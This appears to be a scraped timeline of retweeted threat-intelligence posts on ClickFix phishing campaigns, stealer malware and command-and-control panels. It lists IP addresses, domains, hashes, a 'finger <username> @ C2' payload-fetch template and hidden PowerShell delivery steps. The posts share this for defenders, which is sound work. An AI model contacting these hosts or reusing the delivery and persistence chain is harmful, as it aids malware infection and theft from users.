

Fake Microsoft Teams download page using a ClickFix-style fake Chrome update to trick users into executing a malicious PowerShell command.

The payload downloads Node.js, executes an obfuscated Update.js file, and establishes persistence using a fake “Microsoft Edge Updates Helper”.
IOCs:
teams-net-calls[.]com
instantwebupdate[.]com
#ClickFix #Phishing #Malware #PowerShell @malwrhunterteam @500mk500

3
21
55
9,308
Dee retweeted

May 12


#XLoader v0.6.8
👇
http://www.apartuk.]info/hpum/index.php?account=w4naf290
👇
bazaar.abuse.ch/browse/tag/w…
5
10
1,656
Dee retweeted
May 11

Lucid Stealer being promoted on telegram
Panels:
85[.239.155.68
ghdfhfjhfg[.webhop.me
iloveyoulucid[.space
0kt[.one
storedonutsmp[.net
lucidstealer[.one
1
7
17
2,933
Dee retweeted

May 11


During our routine threat hunting activities, we detected a new active #ClickFix campaign.
Typical; what initially appears to be "robot verification" is actually direct malware distribution.
ATTACK CHAIN
1️) Fake verification page → 151.243.18[.]254
2️) User is prompted to run a PowerShell command
3️) The Base64 encoded command script is decoded and connected to C2 → 94.26.83[.]199
4️) Payload is downloading → /download
CRITICAL POINTS
- The file name changes with each download: "imagetransfer.exe", "audiobackup.exe", "archive_report.exe", "new-photo.exe"
- Each downloaded file has a different name but the same SHA256 hash
- TLS SNI Camouflage: "ecs.office.com", "cdn.steamstatic.com"
TECHNICAL BEHAVIORS
Base64 encoding, obfuscation, payload download via PowerShell, %TEMP% drop, silent execution with "-WindowStyle Hidden", console hiding, runtime parsing (GetProcAddress)
CAPABILITIES
Persistence (registry startup), clipboard data collection, webcam access, file system discovery, command execution.
#IOCs
IPs: 151.243.18[.]254, 94.26.83[.]199
Paths: /check, /download
Hash (SHA256): 7d3654531c32d941b8cae81c4137fc542172bfa9635f169cb392f245a0a12bcb
Registry: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
#threathunting #malwareanalysis #powershell #blueteam #soc #dfir #ioc #cyberthreat #cyberthint
3
21
62
6,798
Dee retweeted
May 10

193.169.240[.81
GhostDesk HVNC Control panel
@500mk500
@ViriBack
@AndreGironda
@skocherhan
@JAMESWT_WT
@BlinkzSec
#ThreatIntel #CTI #BlueTeam #GhostDesk #HVNC #C2 #Control #Panel
Shared strictly for defensive and research purpose
1
4
15
1,383
Dee retweeted

"L0G1N - D4R7H V4D3R": http://65.109.55[.]181:8181/login
"4CC3SS D3N13D - 1D3NT1FY Y0URS3LF"
"0P3R4D0R"
"S3NH4"
With such texts, it must be the panel of some sophisticated, complex, APT's malware, right?
😂
🤷♂️
@1ZRR4H
7
9
80
41,584






A panel with title "GOVTI V4 — Login" here: http://103.79.79[.]21:8899/login
In the body:
"GOVTIv4
Advanced Threat Intelligence"
🤔
😂
🤷♂️
9
16
2,351
Dee retweeted

May 5
Finger protocol LOLBin #ClickFix campaign that uses fake AI tools, background removers and LinkedIn lures and injects “finger <username> @ C2” with 12 lure domains containing fake reCAPTCHA, 6 Finger usernames and 6 rotating C2 domains. Details at: bit.ly/3Rmc4Pl

ALT The image displays a flow diagram with screenshots of a phishing attack. It includes: (1) a webpage leading to (2) a fake reCAPTCHA page, which directs to (3) a website. Arrows connect each stage illustrating the sequence.

ALT Image shows a step by step process where a phishing page that purports to be a background remover tool instead executes a script.

ALT Image shows a step by step process where a PDF is uploaded and the rotating pasted scripts are executed.
1
37
143
10,423
Dee retweeted

Some panel named phantom: http://194.59.31[.]192:8443/
"command and control"
🤷♂️
6
11
108
17,493
Dee retweeted
Apr 29

165.245.250.220
RedSun C2
@500mk500
@ViriBack
@AndreGironda
@skocherhan
@JAMESWT_WT
@BlinkzSec
@banthisguy9349
@BreakGlassIntel
#RedSun #C2 #Panel #CTI
4
18
1,255


> ClickFix -> CastleLoader -> CastleBot using Finger LOLBin
> Stage 1
